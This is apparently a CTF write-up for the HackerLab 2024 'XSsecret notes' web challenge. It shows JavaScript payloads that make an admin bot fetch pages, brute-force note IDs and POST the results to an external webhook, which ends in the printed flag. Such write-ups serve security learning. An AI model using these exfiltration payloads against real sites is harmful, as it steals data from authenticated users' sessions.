


Writeup XSsecret notes

Author: w1z0z

For this challenge we were given a web app where people can come create an account login and create notes (actually this one is not that true).




So reading the source code tells us that we could look for specific notes using a `?search` query. But it won't be that useful.

After a long moment of test (like really long, ain't joking) i found out some little rules:

- The id is the one of the user authenticated and changing it result in a 403 (Session check)
- A simple request to `/note.php` endpoint result in a 200 for an authenticated user and a 403 for a non authenticated one
- **No SQLI** (at least I guess)
- A simple user can't create a note
- A post request to the `/note.php` (bypass js to create note) result in a 200 (Unhandled) without the id specified and a 403 if a random user id is specified

- The **visit link** is only available every 5 minutes
- And many more other stuff tested....

So focusing on the **Visit Link** functionality now we can see that by passing it a link the admin will visit it.



I fired up a webhook and tried catching a request

```
GET #eadc0 135.125.107.236
06/02/2024 10:34:10 PM
```

It works !!

Now time to see what we could get the admin to do.

I wrote a simple js payload to see if the admin can request the app.

```
<script>
(async function exploit() {
  var dt = await fetch("https://notes.qualif.hackerlab.bj/sign_up.php");
  var text = await dt.text();
  var res = {
    statusCode: statusCode,
    headers: headersString,
    body: text
  };
  var jsonData = JSON.stringify(res);
  var text = await dt.text();
  var lol = await fetch("https://webhook.site/REDACTED/", {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: jsonData
  });
})();
</script>
```

And it worked also we got the registration page back in our webhook. The same thing worked with localhost but as the based on the previous defined rules we get that the admin is only logged in on notes.qualif.hackerlab.bj

Now as the challenge suggests we should get the flag by reading admin notes. But the problem is that we don't have the id of the admin to get to see his notes (requesting **/note.php** without the query parameter **id** will get us a 200 code with an empty page for a logged in user). So it was known about finding the admin id.

Assuming the previous rules the logical thing to do would be to test to fetch the **/note.php?id=?** and try out some number to see which one gets a 200 code for the admin (Quiet weird that this was the longest part).

I crafted this payloads on my webhook

```

<script>
(async function exploit() {

    var dt = await fetch("https://notes.qualif.hackerlab.bj/note.php?id=1");

    var statusCode = dt.status;

    var headersString = "";
    dt.headers.forEach((value, name) => {
        headersString += `${name}: ${value}\n`;
    });

    var text = await dt.text();

    var res = {
        statusCode: statusCode,
        headers: headersString,
        body: text
    };

    var jsonData = JSON.stringify(res);

    var lol = await fetch("https://webhook.site/REDACTED/", {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json'
        },
        body: jsonData
    });

})();
</script>

```

This code returns us the response status code, header and body of the request made by the admin with a random id.

I also found that by re-login my user i can bypass the 5 minutes restrictions.

I then tried my payload by hand with some random id like 0,1 etc.. but nothing seemed to work.

Some couple of hours after the light came in (hmmmmmmmm).

Loops exists in Javascript

What we could do is just a loop on a given set of id to check which one had 200 as status code.

```

<script>
(async function exploit() {
  try {
    let codid = "";
    for (let inc = 1; inc < 1000; inc++) {
      const response = await fetch(`https://notes.qualif.hackerlab.bj/note.php?id=${inc}`);
      codid += `${inc}:${response.status}\n`;
    }


    const res = {
      body: codid
    };

    const jsonData = JSON.stringify(res);

    await fetch("https://webhook.site/REDACTED", {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json'
      },
      body: jsonData
    });
  } catch (error) {
    console.error('Error:', error);
  }
})();
</script>

```

BINGO!!



The id 845 got us a 200 status code.

Now we fetch the body from the admin page with that id and we have the flag

flag: HLB2024{S0Pl3ss_5@m3s!tE_MigH7_n07_N3veR_Be_N0Ne}